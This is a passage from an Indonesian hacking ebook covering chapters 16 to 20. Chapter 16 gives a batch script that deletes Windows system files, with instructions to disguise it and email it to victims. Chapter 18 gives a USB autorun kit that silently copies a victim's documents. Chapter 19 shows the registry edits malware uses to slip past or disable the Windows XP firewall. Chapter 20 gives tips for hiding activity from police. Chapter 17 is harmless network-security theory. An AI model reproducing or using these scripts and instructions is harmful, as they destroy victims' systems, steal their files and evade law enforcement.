
Kemudian Klik Telusuri maka akam muncul hasilnya seperti gambar di bawah setelah itu klik salah satu hasilnya dan selamat anda baru saja menjadi pencopet dokumen rahasia :P



## Bab 16 (Membuat Virus Simple Tapi mematikan)


Ini adalah virus yang sederhana dibuat dari notepad tetapi efek nya dahsyat banget sampai merusak sistem operasi WINDOWS jadi jangan di coba di komputer sendiri jika ingin mencoba silahkan aktifkan dulu deep freeze nya atau shadow defender nya.

1. buka notepad START > ALL Program > Accessories > Notepad




2. setelah muncul notepad masukkan script di bawah ini

```
@echo off  
del c:\winnt\system32\*.*  
del c:\winnt\*.*
```



3. kemudian save as namafile.bat di sini saya contohkan paypal.bat  
Cara nya Filename nya namafile.bat dan save as type nya All Files kemudian klik save



Cara menggunakan nya cukup klik file nya hati-hati ya virus ini menghapus system32 dan file core WINNT jadi efeknya virus ini bisa membuat OS WINDOWS tidak bisa digunakan cara penyebarannya adalah

Convert virus.bat menjadi virus.com menggunakan bat2com utility kemudian kirim file virus.com melalui email dan kirim ke email korban jika si korban membuka file tsb maka komputernya crash dan terpaksa install ulang deh, nah ini cocok untuk menyerang musuh melalui email. Tapi jika anda mengirim virus ini lewat email anda harus meyakinkan si target agar si target mau membuka file virus itu selamat mencoba ya semoga berhasil.

## Bab 17 (Network Security)



Kali ini saya akan menjelaskan tentang Keamanan Jaringan ya ini berguna untuk ngatasi serangan Hacker pada jaringan anda dan terimakasih kepada bapak Tri Wahyudi yang sudah mengajarkan materi ini di sekolah ok kita ke TKP.... :D

Keamanan Jaringan adalah Proses untuk melindungi sistem dalam jaringan

Control : Kontrol yang digunakan untuk megetes masalah keamanan jaringan adalah sebagai berikut

- Preventive (Pencegahan) : misalnya dengan memisahkan tugas staff, administrator, sekurity, dan data
- Detective (Pendeteksian) : misalnya dengan pengecekan ulang, monitoring, dan auditing
- Corrective (Pengecekan) : dampak ancaman misalnya update antivirus, melakukan prosedur backup dan restore

Penyelesaian Masalah Keamanan Jaringan

- Least Privilage : orang atau user hanya diberikan akses tidak lebih dari yang di butuhkan
- Defens Ubdepth : pertahanan yang berlapis
- Diversity of Defense : menggunakan beberapa jenis sistem yang berbeda untuk pertahanan
- Choice Point : keluar masuk pada satu gerbang saja
- Fail-Safe Stance : kalau sebuah perangkat rusak maka setting nya akan di set ke yang paling aman secara otomatis
- Universal Participation : semua harus ikut serta
- Simplicity : harus sederhana agar sistem keamanannya dapat dipahami dengan baik

Langkah Yang Harus di lakukan untuk Pengamanan Jaringan Adalah

1. Preventing : dilakukan untuk pencegahan terhadap serangan yang membuka jaringan Tool yang digunakan adalah FIREWALL
2. Scanning Virus : untuk menghindari kerusakan sistem yang fatal disebabkan oleh virus atau malware maka yang perlu anda lakukan adalah scanning virus menggunakan Antivirus atau Sejenisnya
3. Monitoring : dilakukan guna melihat traffic yang terjadi pada jaringan dengan monitoring kita bisa mengetahui apakah yang terjadi traffic yang tidak seperti biasa karna apabila ada serangan pada sistem maka biasanya traffic akan langsung melonjak tinggi tingkat kesibukannya
4. Detecting : dilakukan untuk mendeteksi apakah usaha ataupun serangan yang bertujuan merusak sistem jaringan. tool yang biasa digunakan adalah IDS
5. Backup : mengapa kita perlu melakukan backup ? apabila sesuatu terjadi error pada sistem kita yang memang sudah fatal maka di wajibkan melakukan konfigurasi ulang atau restore untuk menghindari konfigurasi yang membutuhkan waktu yang tidak singkat maka diadakan backup secara berkala sehingga apabila terjadi error tadi maka kita hanya perlu me-restore keadaan semula dengan menggunakan backup tadi

penyebab masalah dalam keamanan jaringan

serangan yang berasal dari luar

-DOS (Denial of Service) : sama seperti yang kita bahas tadi tentang DDOS ya ini merupakan serangan yang dilancarkan melalui paket2 jaringan tertentu dengan jumlah yang besar

-IP Spoofing : yaitu juga dikenali dengan address spoofing yaitu pemalsuan alamat IP Attacker seperti materi sebelum nya Yaitu SNIFFING

-Malware : serangan yang dilakukan ketika Attacker menaruh program penghancur seperti Virus, Trojan, Backdoor, dan Zombie

-FTP Attack : adalah serangan buffer overflow yang tujuannya adalah perintah untuk mendapatkan command shell yang akhirnya user tersebut dapat mengambil source didalam jaringan tanpa adanya otorisasi

-Sniffer : adalah usaha untuk menangkap setiap data yang lewat dari suatu jaringan ya seperti materi sebelumnya yaitu SNIFFING

## Serangan Dari Dalam

-Password Attack adalah suatu usaha penerobosan jaringan dengan cara memperoleh password dari jaringan tersebut, tool yang biasa digunakan yaitu : THC Hydra, Brutus, Bruteforcer, John The Ripper, dan lain-lain

-Merusak file server

-Deface Webserver : kerawanan yang terjadi adalah sebagai berikut

1. Buffer Overflow
2. SQL Injection
3. Cross Site Scripting (XSS)
4. Web Code Vulnerability
5. URL Floods
6. Http Tamper data
7. Exploits dan Bugs yang selalu update (contoh nya lihat <http://exploit-db.com/>)

## Sumber Lubang Keamanan

Walaupun sebuah sistem sudah dimiliki perangkat pengamanan dalam operasi masalah harus selalu dimonitor hal ini disebabkan oleh

1. Ditemukan lubang keamanan
2. Kesalahan Konfigurasi
3. Penambahan Perangkat baru

Adapun Sumber Lubang Keamanan dapat terjadi

1. Salah Design
2. Implementasi yang kurang baik
3. Salah konfigurasi
4. Penggunaan Program Penyerang

Contoh program tersebut adalah

- Pcapture (berjalan pada sistem operasi Linux)
- Sniffit (berjalan pada sistem operasi Unix)
- Tcp Dump (berjalan pada sistem operasi Linux)
- Web Xray (berjalan pada sistem operasi Windows)
- Cain and Abel (berjalan pada sistem operasi Windows)
- Wireshark (berjalan pada sistem operasi Windows dan Linux)
- Kismet (berjalan pada sistem operasi Linux)
- dan Lain-Lain

## Bab 18 (Cara Membuat Flashdisk Sebagai Pencuri Data)

Ok begini saya akan memberikan tutorial sederhana tapi mantap, nah Flashdisk memang bisa di jadikan pencuri data yang seperti di film-film itu hehehe :D dan Lumayan Buat modal jadi mata-mata kayak James Bond :P OK kita ke TKP COK

Sebelumnya siapin dulu flashdisk kita (kalo bisa minimal 8 GB)

### Langkah ke-1

Buka Notepad copy dan paste kode dibawah ini.

```
[autorun]
icon=drive.ico
open=launch.bat
action=Click OK to Run
shell\open\command=launch.bat
Kemudian simpanlah di flashdisk dengan nama: autorun.inf
```

### Langkah ke-2

Buka Notepad lagi dan copas kode berikut:

```
@echo off
:: variables
/min
SET odrive=%odrive:~0,2%
set backupcmd=xcopy /s /c /d /e /h /i /r /y
echo off
%backupcmd% "%USERPROFILE%\My Documents\*.doc" "%drive%\all
\doc"
@echo off
cls
```

Simpan di flashdisk anda dengan nama:**file.bat**

### Langkah ke-3

Buka Notepad lagi dan copas kode berikut:

```
CreateObject("Wscript.Shell").Run """ & WScript.Arguments(0)
& """", 0, False
```

Simpan di flashdisk anda dengan nama:**invisible.vbs**

#### **Langkah ke-4**

Buka Notepad lagi dan copas lagi kode berikut:

**wscript.exe \invisible.vbs file.bat**

Simpan di flashdisk anda dengan nama :**launch.bat**

Ok, sekarang pastikan ke-4 file tadi yang telah kita buat berada di flashdisk kita, dan buatlah folder baru dengan nama **all** untuk menyimpan hasil curian kita di komputer teman tadi, dimana perintah: **%backupcmd% “%USERPROFILE%\My Documents\\*.doc” “%drive%\all\doc”**, akan menyalin semua file ber-ekstensi .doc kedalam folder “all/doc” yang berada di flashdisk kita secara otomatis waktu kita mencolokkan flashdisk kita dikomputernya ataupun dia sendiri yang mencolokkannya dikomputernya sendiri.

Sebelum mencoba mencuri file dikomputer teman, coba dulu flashdisk kita dikomputer kita sendiri, lihat apakah bekerja dengan baik. Selamat mencoba Semoga Berhasil ya :\*  
wkwkwkwkwkkwkwkwk

## Bab 19 (ByPassing Firewall Windows XP SP2)



Hacking dan keamanan firewall. Beberapa kasus eksplorasi yang sedang dibahas pada tutorial dibawah ini juga ditemukan oleh penulis pada beberapa produk firewall gratisan maupun berbayar. Penulis memutuskan untuk membahas firewall bawaan Windows karena sangat umum dan sering ditemukan. Tidak diperlukan hacktool yang canggih. Cukup dengan bermain di registry editor, Firewall bawaan Windows sudah bisa diakali.

Ketika anda menjalankan software seperti irc client, browser, Antivirus dan lain sebagainya. Anda akan disodorkan peringatan seperti gambar dibawah ini. Itu artinya sistem telah mendeteksi adanya koneksi ke internet. Inilah yang kita kenal sebagai Firewall.



Firewall ini dapat ditemukan pada Windows XP SP2 yang terintegrasi pada sistem operasi. Sebuah keputusan yang tepat ketika Windows versi dibawah XP SP2 menjadi bulan bulanan serangan. Firewall diharapkan dapat menetralisir peretasan tersebut (Meskipun sampai saat ini WinXP tetap menjadi favorit eksploitasi). Memang benar jika firewall lebih baik ada dibanding tidak sama sekali untuk sebuah komputer sangat sering terhubung ke dunia luar. Membarkan PC anda tanpa firewall adalah ibarat sebuah kota yang tidak memiliki benteng dan prajurit. Memancing siapa saja untuk merampas apa yang dimiliki kota tersebut. Dalam beberapa kasus serangan, Firewall dapat mengatasinya dengan baik.

Tetapi tahukah anda bahwa firewall pada Windows XP – Services Pack 2 sangat mudah diakali. Bahasa kasarnya “Windows firewall security is totally a Joke”. Parahnya, beberapa program malah tidak terdeteksi oleh firewall Windows XP. Program yang diperlakukan oleh firewall Windows adalah program- program yang membuka port pada sistem, sedangkan program yang melakukan koneksi keluar malah dianggap sah. ☺ lucu bukan ??

Penempatan kebijakan firewall Windows XP SP2 pada database Registry  
Salah satu kelemahan paling besar yang terdapat pada firewall Windows adalah menempatkan kebijakan pengaturan setting yang sensitif seperti “  
**On [recommended]**” , “  
**Don’t allow**  
**acceptances**”, “**Off [not recommended]**” , “**Unblock**” dan “**Keep Blocking**” program pada Windows Registry.  
Ketika kita klik “**Unblock**” , sistem hanya menambahkan string ke Registry dan program sudah dapat melakukan komunikasi keluar sebebasnya. Coba selidiki isi registry dibawah ini

-HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters  
\FirewallPolicy

  |- [-] DomainProfile

  |

  |- [-] AuthorizedApplications

  |

  |  |- [-] List

  |- [-] StandardProfile

    |- [-] AuthorizedApplications

      |- [-] List

-HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess  
\Parameters\FirewallPolicy

  |- [-] DomainProfile

  |

    |- [-] AuthorizedApplications

      |- [-] List

  |- [-] StandardProfile


    |- [-] AuthorizedApplications

      |- [-] List

Semua informasi mengenai program yang boleh atau dilarang berkomunikasi tersimpan disini. Anda bisa mengedit sesuka hati tanpa diproteksi sama sekali. ☺ segitu mudahnya sebuah penjaga lalu lintas dikelabui? ..

Saya ambil contoh mIRC. String mIRC dengan Value data


C:\program files\mIRC\mirc.exe:\*:Enabled:mIRC Path program:\*:Policy:IDprogram Path  
program adalah direktori dimana mIRC di-install, Policy adalah kebijakan dimana suatu program diblokir atau diijinkan, IDprogram adalah nama program yang masuk ke dalam List kebijakan sistem firewall.




Jika seandainya kebijakan untuk mIRC diubah menjadi

C:\program files\mIRC\mirc.exe:\*:Disabled:Icq

Maka mIRC akan diblok oleh firewall dan berubah namanya menjadi "Icq" pada list kebijakan.



Mematikan fungsi firewall, fungsi peringatan juga bisa dilakukan melalui registry. Pada Bagian **StandardProfile**, anda akan menemukan **DWORD** pada gambar dibawah ini.



EnabledFirewall dengan Value data = 1 artinya firewall difungsikan. Jika diubah ke 0 (nol), maka firewall tidak akan berfungsi lagi.

Penerapan Eksplorasi pada sistem keamanan firewall Windows Penjelasan bagian pertama mungkin terkesan tidak praktis, karena anda masih perlu melakukannya secara manual. Lagipula tidak semua firewall sebab milik Microsoft. Benar sekali, Banyak produk firewall yang tidak menempatkan kebijakan kaku pada registry. Meskipun demikian, inilah dasar yang paling sederhana untuk mengembangkan daya nalar pada cara

kerja firewall. Setiap firewall pasti menyimpan informasi dalam bentuk beragam \*.LOG, \*.INI , \*.DAT , \*.TXT dan lain sebagainya. Anda hanya perlu mempelajari firewall berdasarkan jenisnya dan kemudian eksplorasi baru bisa diterapkan. Berikut adalah algoritma proteksi -----

/Program dieksekusi/

|

|

/Membuka port?/

|--Jika tidak--/Maka program diijinkan melakukan koneksi keluar/---penulisan ke registry tidak dilakukan

|--Jika Ya----/Maka firewall akan menanyakan ke user Blok atau tidak diBlok/

|-Blok---/Maka program dicekal untuk melakukan koneksi keluar/----penulisan ke registry untuk memblokir program beserta path program

-Tidak diBlok---/Maka program diijinkan boleh membuka port dan melakukan koneksi keluar/----penulisan ke registry untuk mengijinkan program beserta path program

|

/Firewall tidak mengawasi lalu lintas internet program yang telah dimasukkan ke database registry/

|

/Firewall secara kaku menunggu program lain dengan algoritma yang sama/

Yang dieksplorasi oleh para black coder (pembuat malware) adalah ketika sebuah program menulis ke registry terlebih dahulu baru kemudian membuka port. Akibatnya firewall Windows menganggap program telah diijinkan dan berhak melakukan komunikasi dan pertukaran data. Algoritma untuk melewati proteksi firewall Windows adalah sebagai berikut.

---

--

/Program dieksekusi/

|

/membuat registry string di

HKEY\_LOCAL\_MACHINE\SYSTEM\ControlSet001\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications>List dengan Value Data PATH:\program.exe:\*:Enabled:IDprogram

|

/Membuka port – Melakukan koneksi keluar/

|

/Menunggu perintah dari pembuat program/

---

--

Sangat sederhana bukan?? Algoritma inilah yang diterapkan untuk membuat malware seperti Trojan, Botnet dan program mata-mata. Berhati-hatilah jika anda mendapatkan firewall dalam keadaan off dan tidak bisa diaktifkan. Ada kemungkinan sistem pertahanan telah dimatikan.

Mengamankan sistem pertahanan anda Penulis sangat menyarankan kepada pembaca untuk tidak menggunakan firewall bawaan Windows. Firewall Windows sangat tidak aman. Teknik melewati proteksi firewall yang dipaparkan oleh penulis sudah sangat luas diterapkan. Jadi ada baiknya anda mematikan sendiri firewall Windows dan mulai beralih ke produk lain. Banyak produk firewall gratisan yang fungsinya lebih baik. Beberapa diantaranya adalah


- [ - ] PC Tools Firewall Plus - <http://www.pctools.com/firewall/>
- [ - ] ZoneAlarm Free Firewall - <http://www.zonealarm.com>
- [ - ] Sunbelt Personal Firewall - <http://sunbeltsoftware.com>

## Bab 20 (Wiping dan penyembunyian indentitas dari intel atau polisi)

Kenapa Judulnya wiping dan penyembunyian indentitas dari intel dan polisi karna untuk jaga-jaga agar anda tidak tertangkap polisi langkah yang harus di lakukan adalah

Private Browsing di mozilla firefox caranya :

### 1. jalankan Mozilla



### 2. Kemudian Anda Klik Tools Pilih start Private Browsing nah sampai di sini History nya tidak akan tersimpan di firefox jadi anda aman2 saja hahahahahaha


kemudian Kita Lanjut Ke Persembunyian File Rahasia Anda (Hack Tools, Ebook Hacking, Shell, Virus, Backdoor dan Film Bokep :P) melalui pengunci folder cara nya

1. Buka Notepad Start > All program > notepad

2. masukkan script berikut dan yang bagian PIN1234 itu adalah password nya


```
@ECHO OFF
Kunci Folder
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Apakah Anda ingin mengunci folder....?(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
```

```
echo Folder telah terkunci
goto End
:UNLOCK
echo Masukkan password Anda
set/p "pass=>"
if NOT %pass%== PIN1234 goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Folder berhasil di buat
goto End
:End
```



The screenshot shows a Microsoft Notepad window titled 'Hack.bat.txt - Notepad'. The text in the window is identical to the code block above, containing a batch script for locking and unlocking a folder. The Notepad window has a standard Windows title bar with 'File', 'Edit', 'Format', 'View', and 'Help' menus, and a toolbar with icons for Save, Open, Print, and Undo.

3. save menjadi namafile.bat contoh nya locker.bat caranya klik file > save as > filename : locker.bat > save as typer all file > save

